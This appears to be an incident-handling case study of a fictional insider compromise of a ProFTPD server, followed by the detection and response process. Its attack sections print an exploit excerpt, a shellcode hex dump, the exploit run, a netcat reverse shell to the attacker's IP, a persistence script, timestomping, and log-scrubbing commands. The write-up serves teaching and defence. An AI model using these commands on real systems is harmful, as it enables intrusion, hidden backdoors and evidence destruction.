When a file is transferred in ASCII mode, file data is examined in 1024 byte chunks. These chunks are checked for newline characters. Apparently, translation of the newline characters is not interpreted correctly inside the application (http://xforce.iss.net/xforce/alerts/id/154).

The portion of the exploit code that creates the buffer overflow looks like this:

```
int create_exploit_buffer()
{
        int i;
        char buf[41];
        unsigned int writeaddr=stackWriteAddr;
        unsigned int *ptr=(unsigned int *)(exploitBuf+3);
        unsigned int dummy=0x11111111;
        FILE *fp;

        status_bar("Make exploit buf");
        exploitBufLen=1024;
        memset(exploitBuf,0,EXPLOIT_BUF_SIZE);
        memset(exploitBuf,0x90,512);
        *(ptr++)=writeaddr+28;
        for(i=0;i<6;i++)
                *(ptr++)=retAddr;
        *(ptr++)=0;
        for(i=0;i<2;i++)
                *(ptr++)=retAddr;
```

The file that causes this exploit is first uploaded to the server, then it is downloaded once to create the buffer overflow, then it is downloaded again to write onto the stack and the return pointer. Analyzing the file that is transmitted to the FTP server shows that the contents of the file is a binary data file filled with a NOOP sled and a stream of newline characters. Here is an edited excerpt of one of the exploit files `proft_put_down-5670-22.txt` that I examined using Hex Edit a Windows hexadecimal editor:

```
90 90 90 20 ef ff bf cc ef ff bf cc ef ff bf cc ef ff bf cc ef ff bf cc ef ff bf cc ef ff bf 00 00 00 00 cc ef ff bf cc ef ff bf 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 31 c0 31 db b0 17 cd 80 b0 2e cd 80 31 c0 b0 02 cd 80 89 c3 85 db 74 08 31 db 31 c0 b0 01 cd 80
31 db f7 e3 b0 66 53 43 53 43 53 89 e1 4b cd 80 89 c7 52 66 68 12 34 43 66 53 89 e1 b0 10 50 51 57 89 e1 b0 66 cd 80 b0 66 b3 04 cd
80 50 50 57 89 e1 43 b0 66 cd 80 89 d9 89 c3 b0 3f 49 cd 80 41 e2 f8 51 68 2e 2f 61 61 89 e3 51 53 89 e1 b0 0b cd 80 90 0a 0a 0a 0a 0a
0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a
0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a
0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a
```

From what I was able to discover, it appears that the exploitable section of code is not on the main.c of ProFTPD but in the included datal.c portion of the source tree of the ProFTPD application. This is the piece of code that handles the ASCII translation function referred to earlier in the text. The location is in the data.c file in the ProFTPD source tree. The function is the _xlate_ascii_write() function. I inspected the patched and unpatched version of ProFTPD's data.c source code and found that it had been modified in the following way:

Unpatched Version:

```
if (session.sf_flags & (SF_ASCII|SF_ASCII_OVERRIDE))
          _xlate_ascii_write(&wb, &wsize, session.xfer.bufsize, &adjlen);
```

Patched Version:

```
if (session.sf_flags & (SF_ASCII|SF_ASCII_OVERRIDE))
        _xlate_ascii_write(&session.xfer.buf, &xferbuflen,
          session.xfer.bufsize);
```

The creator of the exploit mentions the pool.c file in the exploit code. I also inspected the patched and unpatched version of ProFTPD's pool.c source code and found that it had been modified but not in a way that would effect the exploit. The attacker is just referring to the pool.c file because it helps to designate the memory space in the stack that needs to be written over during the exploit process.

There are several other interesting facts regarding the exploit. For example, it may be possible to stop the exploit from gaining a root shell by adding the following line to the proftpd.conf file:

```
RootRevoke on
```

This basically strips all root privileges from the proftpd application. The exploit also uses a technique to break the `chroot` jail that can be configured with ProFTPD. The `chroot` option stops an authenticated FTP user from seeing any files outside of their home directory. For example, if a user is logged into a system and the user assigned home directory is actually `/home/user` on the file system they will not be able to see any parent directories above the home directory. If a logged in user types the following command:

```
ftp> pwd

257 "/" is current directory.
```

The FTP application reports back that the present working directory is "/" or the root of the file system. The exploit incorporates a section of code into the exploit so that when a remote shell is attained, the attacker is able to move outside the `chroot` jail and navigate freely on the file system.

The attacker, on 10-13-03, after a week of preparatory attacks and recconaissance now used the `proft_put_down.c` exploit to obtain a root shell on the sytem. The attacker first logged into the ftp server and created the directory:

```
 /incoming.
```

The syntax the attacker used to complete the attack looked like this:

```
./proft_put_down -t 10.0.0.114 -u user -p dude -l 172.16.1.100 -U /incoming

proftpd 1.2.7 - 1.2.9rc2 remote r00t exploit
 by Haggis (haggis@haggis.kicks-ass.net)
[      Creating server ]-[ Stack: 0xbfffef08 ]-[ RET: 0xbfffefd0 ]
```

The –u switch indicates the username, the –p switch defines the user's password. The –t switch specifies the target machine and the –l switch is for the host that the root shell should be bound to when the exploit has been successfully completed. The –U switch indicates the directory where the ASCII exploit file will be uploaded and where the new shell binary will be located. Other options include the –S switch which defines the address space to use in the buffer overflow. The author of this exploit, Haggis, indicates that certain address ranges worked for him on various operating systems in his testing of the exploit application. Haggis states in his source code that Redhat linux 7.2 and 8.0 worked with stack addresses in the 0xbffff2xx region and that SuSE 8.0 ans 8.1 work in the stack space around 0xbfffe8xx.

In order for the attack to be successful the attacker modifed the source code of the exploit so that he could bind a port to TCP port 10000. This was the hole in the firewall that the attacker discovered. The modification looked like this:

```
#define STACK_START                  0xbfffef04
#define STACK_END                    0xbffff4f0
#define FTP_PORT                     21
#define BINDSHELL_PORT               10000  //used to be 4660
#define SIZE                         1024
#define EXPLOIT_BUF_SIZE             65535
#define DEFAULT_USER                 "anonymous"
#define DEFAULT_PASS                 "ftp@microsoft.com"
#define FAILURE                      -1
#define SUCCESS                      0
#define NORMAL_DOWNLOAD              1
#define EXPLOIT_DOWNLOAD             2
#define DOWNLOAD                     3
#define UPLOAD                       4
#define ACCEPT_TIMEOUT               5
#define SLEEP_DELAY                  19999999
```

The exploit basically logs into the ftp server, uploads the file and then attempts to exploit the vulnerability by downloading the file twice in ASCII mode. The name of one of the files it uploaded in this attack was : `proft_put_down-5670-1.txt.`

This file is a text file, here is the output of the `file` command:

```
[root@victim user]# file proft_put_down-5670-22.txt

proft_put_down-5670-22.txt: data
```

The file list looks like this:

```
-rw-r--r--    1 user     user         4864 Dec 20 16:18 proft_put_down-5670-22.txt
```

Inside the /incoming directory the exploit places a file and a new directory:

```
[root@victim incoming]# ls -l
```

```
total 8
-rwxrwxrwx    1 user     user          776 Dec 20 15:53 aa
dr----xr-T    2 root     root         4096 Dec 20 15:47 sh
```

The output of the file command:

```
[root@victim incoming]# file aa
aa: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
[root@victim incoming]# file sh
sh: sticky directory
```

The final outcome looked like this:

```
./proft_put_down -t 10.0.0.114 -u user -p dude -l 172.16.1.100 -U /incoming
proftpd 1.2.7 - 1.2.9rc2 remote r00t exploit
 by Haggis (haggis@haggis.kicks-ass.net)
[      Creating server ]-[ Stack: 0xbfffef08 ]-[ RET: 0xbfffefd0 ]

Connected! You are r00t...

Did you have a nice time?

sh-2.05b$
```

This shell is a root shell, it drops the attacker into the /home/user/incoming directory.

In executing the attack it is possible to specify the hexadecimal range in the stack that will cause the overflow, if no address is given the exploit goes into a brute force mode, where it tries a large range of hexadecimal addresses. In this brute force mode the attack is very noisy and causes a large amount of information to be logged on th victim system; basically entries in the `messages` and the `secure` log files. The exploit also leaves a large number of files named `proft_put_down-****-*.txt` in the users home `/incoming` directory. Each of these files is a different exploit file that attempts to exploit the vulnerability with a different stack and return address.

Keeping Access

The attacker knew that FTP was a complex protocol to support in terms of firewalls and took a guess that the firewall administrator did not have a complete understanding of the FTP protocol in a firewalled or DMZ environment. The attacker decided to test if TCP port 20 was open such that :

1. A session could be established from TCP port 20 on the FTP server to an ephemeral port on a workstation on the LAN.

The attacker could have started a remote session on TCP port 10000, since he knew that port to be open from the intial exploit. However, the attacker did not want to depend on the PIX administrator's continued lack of attention to the ACL's for access. The attacker decided to try to get the target to connect back to his workstation. He took a few steps to achieve this communication and would also attempt to hide the intrusion in the process.

The attacker looked at the ProFTPD configuration file and also as the results of the `ps` on the newly compromised host and realized that the FTP server was using Postgresql for backend authentication. After anayzing the proftpd.conf file he looked at the `/etc/passwd` file. Each user that was defined in the database users table also had an entry in the `/etc/passwd` file. The attacker decided to test whether both database and local Linux authentication would authorize an FTP session.

The `/etc/passwd` file entry for the user “user” looked like this:

```
user:x:1001:1001::/home/user:/bin/bash
```

The attacker decided to change the Linux password for the user and see if he could then log into the FTP server with both passwords. First the user decided to look at the `/etc/proftpd.conf` file to gain more information about the database. The line that defined the database authorization in the `/etc/proftpd.conf` file looked like this:

```
SQLConnectInfo oops@/tmp:5432 postgres
```

The attacker then decided to look at the information in the database. He was able to query the database using the postgres account. No password was set for that particular user. The output looked like this:

```
[root@ftp.victim.com victim]# psql -U postgres oops
oops=# SELECT * FROM users WHERE userid = 'user';
 userid | passwd | uid  | gid  |  homedir   |   shell
--------+--------+------+------+------------+-----------
 user   | dude   | 1001 | 1001 | /home/user | /bin/bash
(1 row)
```

Notice that the field in the table that holds the password is not encrypted or hashed in any way. He was then able to learn the database defined password for user, this was the password that he had sniffed off of the network earlier in the attack, so he knew it was probably functional authentication information. He then changed the Linux password for the user “user” to the string “knarly”:

```
[root@ftp.victim.com victim]# passwd user
Changing password for user user.
New password:
BAD PASSWORD: it is based on a dictionary word
Retype new password:
passwd: all authentication tokens updated successfully
```

Now the attacker attempted to use the database and the Linux password for authorization to the FTP server.

```
[root@rogue.attacker.com attack]# ftp 10.0.0.114
Connected to 10.0.0.114 (10.0.0.114).
220 ProFTPD 1.2.8 Server (ProFTPD Default Installation)
[ftp.victim.com]
Name (10.0.0.114:attacker): user
```

```
331 Password required for user.
Password:
230 User user logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

The attacker tried both passwords and was able to login. Now the attacker can use the FTP server at his leisure and does not have to create any new users or change any functioning passwords. Both of these actions could alert the System Administrator to the compromise of the system.

Now the attacker gives himself shell access to the server. The following is a discussion of how he was able to shovel out a netcat shell to his local workstation. This is possible only because the firewall allows certain outgoing connections from TCP port 20 to any other TCP port:

On the attacker:

```
[root@rogue.attacker.com attack]# nc -l -p 2242
```

From the victim:

```
[root@ftp.victim.com victim]# nc –p 20 -e /bin/bash 172.16.1.100 2242
```

The attacker starts the netcat listener on his workstation and then issues the "`ls`" command and the output looks like this:

```
[root@rogue.attacker.com attack]# nc -l -p 2242
[root@ftp.victim.com victim]# ls
Changelog
data
generic.h
Makefile
nc
netcat.blurb
netcat.c
README
scripts
stupidh
```

The attacker now has remote control over the compromised FTP server ftp.victim.com. This is achieved by the already discussed misconfiguration on the PIX firewall. The attacker takes a few steps to retain access, some of the details will also be discussed in the next section. The steps are as follows:

1. Upload pre-compiled netcat to the system
2. Change name of netcat to proftpd and put it in a another path other than the current legitimate binary by that name.

The real ProFTPD binary lives in:

```
[root@ftp.victim.com root]# type proftpd
proftpd is /usr/local/sbin/proftpd
```

The copied binary now resides in `/usr/local/sbin/bin/proftpd`.

3. Modify the size of the netcat binary to be the same size as proftpd.
4. Creates a script called proftpd that will recreate the renamed netcat shoveled shell and put it in the `/etc/rc.local file`. He then hides the script in a directory called `/usr/local/bin/bin`. The entry in `rc.local` looks like this:

   ```
   /usr/local/bin/bin/proftpd &
   ```

The bash shell script looks like this:

```
#!/bin/bash
while (true)
do
  if (/bin/netstat -a |grep 2242)
         then
               killall netstat
               sleep 420
         else
               killall netstat
               /usr/local/sbin/bin/proftpd -p 20 -e /bin/bash 172.16.1.100 2242 &
               sleep 420
  fi
done
```

This script executes in an infinite loop and checks to see if the fake proftpd (netcat) application is running and bound to local ephemeral TCP port 2242. It then it kills the `netstat` application that it used to determine the status of the application. If the application is not listening on port 2242, then it attempts to spawn a new instance of the netcat application.

Covering Tracks

As can be seen from the previous section, the attacker has made some attempts to hide his backdoor onto the system. The name of netcat has been changed to proftpd, which is a legitimate binary and is placed deeper in the path so that any proftpd binaries that are executed without the full path defined are the legitimate binary:

```
/usr/local/sbin/proftpd # Real binary
/usr/local/sbin/bin/proftpd # Netcat in disguise
```

This technique relies on the adminstrator not closely inspecting the execution path. It attempts to play a trick on the eyes, as the administrator may just briefly see what looks like a normal path to a *nix binary directory.

Modify the size of the netcat binary to be the same size as the proftpd binary. The attacker used the following technique to match the file size:

```
yes "JÀ" > append.txt
```

This will fill a file with the character "JÀ". This is an x86 machine language structure. This will append a command that will do nothing at the end of the binary. It is just another step to obfuscate the trojan, "JÀ" like hexadecimal 0x90 is something one could find in a normal binary file. Fill a file which has a size that is the difference between the known good binary and the netcat binary. Then simply append the junk file to the end of the renamed netcat binary:

```
cat append.txt > netcat
mv netcat proftpd
```

This trick will be easily detected with a checksum, in fact during the containment stage that is how the trojaned copy is detected. The shell script was hidden in the same way except the `yes` command was used differently. Since the script is being parsed by the shell, the string that was used to pad the size was the character "#", this is used as a comment character in Bash shell scripts. The command looked like this:

```
yes "#" > append_to_script.txt
```

The interesting caveat in this case is that the compiled netcat binary is actually larger than the proftpd binary:

```
-rwxr-xr-x    1 root     root       364188 Sep 18 11:15 /usr/local/sbin/proftpd

-rwxr-xr-x    1 root     root       444228 Nov 30 15:27 nc
```

So the attacker had to actually enlarge the proftpd binary so that it would match the malware impostors. This means that it will be easier to spot these binaries as even the size does not match known good versions. However, in my experience I have noticed considerable size differences between pre-compiled RPM versions of ProFTPD and the self compiled versions of the application. Once again the attacker is relying on the inexperience and the inattention of the system adminstrator to achieve his obfuscation.

Now if the System administrator runs the command `netstat –a` this is all they will see:

```
tcp        0      0 10.0.0.114:ftp-data     172.16.1.100:2242        ESTABLISHED
```

It will look as if the traffic is a legitimate FTP session to an internal host on the LAN. In addition to modifying the file sizes, he also modified the `mtime` attributes on the trojaned file so that they appeared to be the same age as the real ProFTPD binary. Here is a file listing of the legitimate binary:

```
[root@victim root]# ls -l /usr/local/sbin/proftpd
-rwxr-xr-x    1 root     root       364188 Sep 18 11:15 /usr/local/sbin/proftpd
```

Using the `touch` command the attacker modified the attributes of the fake ProFTPD files. Here is the real file listing:

```
[root@victim root]# ls -l |grep proftpd
-rwxr-xr-x    1 root     root     364188 Oct 13 19:40 proftpd
```

Now the attacker uses the `touch` command:

```
[root@victim root]# touch -t 200309181115 proftpd
```

The file listing now looks like this:

```
[root@victim root]# ls -l |grep proftpd
-rwxr-xr-x    1 root     root     364188 Sep 18 11:15 proftpd
```

This technique does not change the `ctime` or the `atime` attribute on a file. In fact. the `atime` attribute revealed that the date the file has actually last accessed was the same date as the intrusion.

The attacker then scrubs various log files to hide both his successful attack and his subsequent actions. He removes entries in the `/var/log/messages, /var/log/secure, /var/log/xferlog` and the `/var/log/pgsql`.

The attacker removed the following entries from the messages log file:

```
Oct 13 17:12:02 svrcmrlogsec proftpd[32407]: ftp.victim.com (172.16.1.100[172.16.1.100])
- FTP session closed.
Oct 13 17:12:07 svrcmrlogsec proftpd[32409]: ftp.victim.com (172.16.1.100[172.16.1.100])
- FTP session opened.
```

An example of the data scrubbing technique looks like this:

```
cat messages |grep –v "172.16.1.100" > messages
```

The Incident Handling Process:

Preparation

The current countermeasures in place consist of the following technology based solutions. The first countermeasures are the switch and the firewall, although in this case these measures were not sufficient to stop the attacker. Another countermeasure was the strict policies on the user workstations.
These policies did not allow a user to install software and a Cisco host based IDS did not allow an attacker to access certain network devices. This was also circumvented by the attacker bringing in his own laptop running Linux. Another countermeasure is the Network Intrusion Detection System, in this case that tool was Snort 1.9.1. These IDS devices were strategically placed at certain points within the WAN to detect internal malicious traffic. The countermeasure that gave the attacker away was a log shipping technique on the FTP server itself. The System Administrator had been asked a number of times to produce logs that confirmed that certain files had been retrieved or posted. In response to a case were the logs were missing for a particular date the System Adminstrator had set up a shell script to copy the logs at particular intervals to a another partition on the drive. The System Administrator could have reconfigured logrotate, but unstead used the shells script method. The attacker modified the logs in `/var/log`, but failed to modify the copies that were saved on another partition `/opt/backup`.

The incident handling team is comprised of the following:

1. At least two Information Security Analysts
2. Pertinent Technical Manager(s)
3. Pertinent Systems Engineer/Administrator
4. At least one representative from help desk.
5. Optional member of Legal Compliance/Physical Security.

Basically this team is formed promptly after an incident has been identified and defined by the Information Security Analyst. The team will always consist of at least two Information Security Analysts. This allows one to take the primary investigative role and the other to function in a supportive role, handling paperwork and coordinating with the other team members. Also, if the primary investigator becomes unavailable the secondary can step into their place. A member of help desk is involved to assure an unbiased witness and to help document from a high level the incident process. All IT issues are handled in a formal trouble ticketing process at Victim's Incorporated and the help desk representative is in charge of this process, also they can help to keep users and management apprised of developments in the case of any unavailable systems. In all incidents this individuals responsible are brought into the team to lend their expertise and to help to recreate events; this also helps to prevent finger pointing, by co-opting these individuals into the incident handling team. Depending on the scope of the incident physical security and/or in-house legal counsel are sometimes involved in the initial response. The group in general is role based rather than individual based, this helps to ensure an even and fair investgative process. Regardless of invlovement in the investigative process, Legal Counsel is consulted both in policy formation and in any post investigative actions taken by the company.

The established Incident Handling process was developed by the Chief Security Analyst and his Incident Response Team. The process was intended to work in this manner. Any anomalous behavior of any IT system is reported to the the Information Security Analysts or to the Help Desk. Help Desk then analyzes the content of the ticket. At that point the ticket is either escalated directly to the Information Security Analysts or it is sent to the appropriate Administrator or Engineer who is responsible for the system. If the anomalies are discovered by the responsible administrator, then the incident is reported directly to the the Information Security Analyst. Once, the ticket has been reveiwed by a Security Analyst, the ticket is then either termed an incident or an event. An event is the lower priority, this may be a workstation with a few virus infections or some spyware installed. The higher priority is the incident, this means that at least one of the following has occurred:

1. A possible theft of sensitive information has occureed.
2. Inappropriate access has been attained on a system.

3. Significant coding or system configuration error has occurred that effects the Information Security posture of the company and is a breach of the Information Security policy.
4. An attacker is taking serious efforts to either steal information or attain unauthorized access.

If the issue is deemed to be an incident then the Information Security Analyst then the procedures put in place to facilitate this process are executed. If the issue is deemed to be an event, a report is created documenting the issue and the appropriate divisions are given access to the report, e.g. Human Resources.

Victims Incorporated had developed a fairly comprehensive Information Security Policy prior to this incident. Some of the sections that apply directly to this incident are the Acceptable Use Policy, the Audit Policy and the Incident Response Policy. The the Incident Response Policy also being a sub-section of the parallel Disaster Recovery Policy. The Acceptable use policy helps to establish solid grounds for both investigating and later terminating and prosecuting the internal attacker. The Audit Policy states in clear terms how an individual system or workstation may be ad hoc investigated. The most applicable policy is the Incident Response Policy. This policy clearly states rules and procedures for any Information Security Response within Victims Incorporated. These policies are based on templates from SANS and other organizations. They are basically fictional policies as I am not permitted to use any actual policies that belong to current or previous employers. The applicable sections of the Acceptable Use Policy are:

4.3. Unacceptable Use

The following activities are, in general, prohibited. Employees may be exempted from these restrictions during the course of their legitimate job responsibilities (e.g., systems administration staff may have a need to disable the network access of a host if that host is disrupting production services).
Under no circumstances is an employee of Victims Incorporated authorized to engage in any activity that is illegal under local, state, federal or international law while utilizing Victims Incorporated-owned resources.

The lists below are by no means exhaustive, but attempt to provide a framework for activities which fall into the category of unacceptable use.

System and Network Activities

The following activities are strictly prohibited, with no exceptions:

1. *Violations of the rights of any person or company protected by copyright, trade secret, patent or other intellectual property, or similar laws or regulations, including, but not limited to, the installation or distribution of "pirated" or other software products that are not appropriately licensed for use by Victims Incorporated.*

2. *Unauthorized copying of copyrighted material including, but not limited to, digitization and distribution of photographs from magazines, books or other copyrighted sources, copyrighted music, and the installation of any copyrighted software for which Victims Incorporated or the end user does not have an active license is strictly prohibited.*
3. *Exporting software, technical information, encryption software or technology, in violation of international or regional export control laws, is illegal. The appropriate management should be consulted prior to export of any material that is in question.*
4. *Introduction of malicious programs into the network or server (e.g., viruses, worms, Trojan horses, e-mail bombs, etc.).*
5. *Revealing your account password to others or allowing use of your account by others. This includes family and other household members when work is being done at home.*
6. *Using a Victims Incorporated computing asset to actively engage in procuring or transmitting material that is in violation of sexual harassment or hostile workplace laws in the user's local jurisdiction.*
7. *Making fraudulent offers of products, items, or services originating from any Victims Incorporated account.*
8. *Making statements about warranty, expressly or implied, unless it is a part of normal job duties.*
9. *Effecting security breaches or disruptions of network communication. Security breaches include, but are not limited to, accessing data of which the employee is not an intended recipient or logging into a server or account that the employee is not expressly authorized to access, unless these duties are within the scope of regular duties. For purposes of this section, "disruption" includes, but is not limited to, network sniffing, pinged floods, packet spoofing, denial of service, and forged routing information for malicious purposes.*
10. *Port scanning or security scanning is expressly prohibited unless prior notification to InfoSec is made.*
11. *Executing any form of network monitoring which will intercept data not intended for the employee's host, unless this activity is a part of the employee's normal job/duty.*
12. *Circumventing user authentication or security of any host, network or account.*
13. *Interfering with or denying service to any user other than the employee's host (for example, denial of service attack).*
14. *Using any program/script/command, or sending messages of any kind, with the intent to interfere with, or disable, a user's terminal session, via any means, locally or via the Internet/Intranet/Extranet.*
15. *Providing information about, or lists of, Victims Incorporated employees to parties outside Victims Incorporated.*

(http://www.sans.org/resources/policies/)

The Audit Policy is as follows:

Audit Policy

1.0 Purpose
To provide the authority for members of Victims Incorporated's InfoSec team to conduct a security audit on any system at Victims Incorporated.

Audits may be conducted to:
- *Ensure integrity, confidentiality and availability of information and resources*
- *Investigate possible security incidents ensure conformance to Victims Incorporated security policies*
- *Monitor user or system activity where appropriate.*

(http://www.sans.org/resources/policies/)

The Incident Response Policy is as follows:

Incident Response Policy

1.0 Purpose
To provide policy and procedures for expeditious reporting and response to information security incidents at Victims Incorporated.

2.0 Scope
This policy applies to all users of Victims Incorporated computing resources, including, employees, contractors, consultants and all others authorized to use such resources through their association with Victims Incorporated. This policy applies to all methods of accessing these resources including, but not limited to, corporate network connections inside the Victims Incorporated WAN/LAN and remote network connections via dial-up, Internet, and other access means.

3.0 Policy
An Information Security Incident is the unauthorized use of a computer or information system, or the use of a computer or information system in a violation of laws or pertinent policies. Examples of information security incidents include, but are not limited to: unauthorized account use, password stealing or cracking attempts, virus or Trojan horse program placement, computer or network system intrusion attempts.

a. Each user of Victims Incorporated computing and information resources has a responsibility to report incidents which constitute an information resources security incident or violation of Victims Incorporated policies and the laws of the State of Gotham and the federal government.
b. All information security incidents will be reported to a Victims Incorporated Information Security Anayst as soon as an incident comes to the attention of an employee or other person charged with responsibility for information resources within the scope of this policy.
c. The Information Security Analyst will oversee information security incident handling in cooperation with designated Technical Managers, Human Resources, Legal Compliance, Physical Security and IT support staff. Victims Incorporated Information Security Analysts will formalize and forward reports of information resources security incidents through organizational channels to executive management.
d. Failure to comply with this policy will result in disciplinary action as is appropriate under the circumstances in compliance with Victims Incorporated policies.

4.0 Responsibilities
Information security incident handling and response duties are outlined below:
a. Chief Security Analyst (CSA): The Chief Security Analyst oversees information security activities within Victims Incorporated and provides consultation for incident investigations. The CSA must be notified of all information security incidents in order to maintain accurate incident data and to insure consistent information is communicated internally and externally.
b. Technical Manager: The appropriate Divisional IT Manager guides security incident responses for computer systems, network systems, and Administrative departments within Victims Incorporated.
c. System Owner: The owner of an information resource will be called by the CSA or the responsible Technical Manager for information regarding incidents affecting Victims Incorporated information resources.
d. System Engineers/Administrators: Persons assigned by the system owner to configure, maintain, and support an affected Victims Incorporated system or server may be called to assist information security incident response as required.
e. Help Desk Analyst: at least one help desk analyst will be assigned to any information security incident.
d. Legal Compliance: optionally, a member of the Legal Compliance Division may be assigned to a specific information security incident by a member of Senior Management at Victims Incorporated during the investigative stage of an information security incident response event.
f. Physical Security: The Physical Security Division may be called upon to investigate criminal incidents involving information security related events.

5.0 Reporting Procedures
Any person who suspects, receives notification of, or discovers an information security incident must contact the Information Security Analyst, a Help Desk Analyst and/or responsible Technical Manager prior to taking action as described in the call list which is maintained and published by the Chief Security Analyst.

6.0 Review
This policy should be reviewed every six months by Victims Incorporated designated Information Resources Manager with the advice of Victims Incorporated technology management and committees concerned with technology issues.

7.0 Enforcement
Any employee found to have violated this policy may be subject to disciplinary action, up to and including termination of employment.

8.0 Revision History

(www.panam.edu/newhop/files/pdf/D8518544.pdf)

Identification

The following is a timeline of the events as they appeared to the ISA team. The actual steps taken to compromise the server are enumerated in previous sections.

Timeline:

11-01-03 10:01:54 – Information Security Analyst (ISA) notices a key policy rule has been triggered on an Internal IDS system.

11-01-03 10:15:32 – The ISA notifies the appropriate Technical Manager.

11-01-03 11:45:04 – The Technical Manager confirms that the policy was broken.

11-01-03 11:50:09 – The ISA assigns the issue an event status, opens a Help Desk ticket, and notifies the Technical Manager and the CSA of the issue including the Help Desk ticket number.

11-01-03 12:00:44 – The offending workstation is identified and the audit process begins. The workstation is quickly found to be a rogue workstation, running a non-approved operating system. The physical laptop is found to be owned by Victims Incorporated, it is then confiscated, the disk is cloned and then it is put back intact. The accused attacker was at lunch during this time period. The ISA assigns the issue an incident status and updates the Help Desk ticket.

11-01-03 13:00:15 – The suspect server ftp.victim.com is then audited. Hard drive cloned and the forensic analysis begins.

11-01-03 13:33:54 – The IDS database is queried to look for any suspicious traffic to or from the server and the suspect workstation.

11-01-03 14:35:04 – The server is found to be compromised. It is then restored to a known good state and swapped out with a minimum of down time.

11-01-03 15:00:03 – The employee is approached by Physical Security, he is escorted (not arrested) to Human Resources where he is presented with the evidence against him. He is then terminated and escorted off of company property, law enforcement is then notified.

The incident is detected due to a process for securing sensitive data called "tagging". Victims Incorporated deals extensively with engineers blueprints and plans. These data are uploaded to the company's FTP server. Many network security provisions, such as client specific ACL's are enforced on the FTP server from the Internet. With every drawing comes a specifications document, Victim's Incorporated has every client include a special hexadecimal client code inside these Specifications Documents. For example: FF45 78AF DD37 AE4F. This code can then be matched against IDS signatures, both internally and in the dirty Internet DMZ. Whenever a code alert is triggered an investigation is done to see if the data is intentionally being mishandled or whether it is just a procedural error. For example, in the internal IDS only certain workstations or VLANs are allowed to handle certain sensitive documents. The Snort IDS rule that caught this attacker looked like this:

```
alert ftp.victim.com any <> !172.16.1.200/32 any (flags: A; content: FF45 78AF DD37 AE4F
msg "Doc Code Policy")
```

This rule alerts when any but the authenticated workstation downloads the specific document. Of course, this process could be thwarted by compression or encryption of this plain text code. The actual confirmation of the incident was not achieved until the server was identified as having been compromised and the exploit code found on the attackers rogue workstation. The most effective countermeasure in this case was the internal IDS. The actual compromise occurred some 15 days before the document in question was downloaded to the attackers workstation, and the alert was only detected three days after that event, with a total of 18 days from compromise to detection. If the attacker had not made that one mistake of not compressing the stolen file before download, the attacker may have continued to have access for a significantly longer period of time.

We then coordinated with the system administrator so we could take a look at some log files on the system. The system administrator produced the most recent full backup of all the system log files. As mentioned earlier, the logs had been copied to another partition on the drive to ensure that they were not lost. Further, the logs were being moved from the alternate location to another drive and then copied to a DAT tape. We obtained the tape and then copied the last two months of log files to an incident handlers laptop. We slowly analyzed the logs until we found the following information in the messages directory. We basically issued the folowing commands to find the attackers IP address in the log:

```
cat messages |grep 172.16.1.100 > output
```

<u>xferlog</u>

```
Mon Oct 13 17:12:02 2003 0 172.16.1.100 4864 /home/user/proft_put_down-5670-21.txt a _ i
r user ftp 1 * c
Mon Oct 13 17:12:02 2003 0 172.16.1.100 4864 /home/user/proft_put_down-5670-22.txt a _ i
r user ftp 1 * c
Mon Oct 13 17:12:07 2003 0 172.16.1.100 4864 /home/user/proft_put_down-5670-23.txt a _ i
r user ftp 1 * c
Mon Oct 13 17:12:07 2003 0 172.16.1.100 4864 /home/user/proft_put_down-5670-24.txt a _ i
r user ftp 1 * c
```

<u>messages</u>

```
Oct 13 17:12:02 ftp proftpd[32407]: ftp.victim.com (172.16.1.100[172.16.1.100]) - FTP
session closed.
Oct 13 17:12:07 ftp proftpd[32409]: ftp.victim.com (172.16.1.100[172.16.1.100]) - FTP
session opened.
Oct 13 17:12:08 ftp proftpd[32409]: ftp.victim.com (172.16.1.100[172.16.1.100]) - FTP
session closed.
Oct 13 17:12:13 ftp proftpd[32411]: ftp.victim.com (172.16.1.100[172.16.1.100]) - FTP
session opened.
```

<u>secure</u>

```
Oct 13 17:14:31 ftp proftpd[32442]: ftp.victim.com (172.16.1.100[172.16.1.100]) - USER
user: Login successful.
Oct 13 17:14:36 ftp proftpd[32444]: ftp.victim.com (172.16.1.100[172.16.1.100]) - USER
user: Login successful.
Oct 13 17:14:46 ftp proftpd[32446]: ftp.victim.com (172.16.1.100[172.16.1.100]) - USER
user: Login successful.
Oct 13 17:14:52 ftp proftpd[32448]: ftp.victim.com (172.16.1.100[172.16.1.100]) - USER
user: Login successful.
```

The evidence handling procedures used in this incident involve a specific procedure for the acquisition of all applicable evidence.

1. The evidence is deemed to be relevant to an investigation.
2. Custody of the evidence is then officially given to the CSA.
3. The ISA's then take physical control of the evidence, making cloned copies of the hard drives and then using evidence tape to secure the chasis of the originals. At this step a custody form is completed, atesting to the custody of the hardware, including date, time, handler name and hardware serial and asset tracking numbers.

<u>Containment</u>

1. The containment strategy for this incident was:
2. Secure the Area.

3. Copy the suspect drive(s).
4. Assess the extent of the compromise of the FTP server .
5. Determine if other systems were also compromised.
6. Remove the rogue workstation from the network.
7. Decommission the compromised server and return server to a known good state.

Secure the Area:

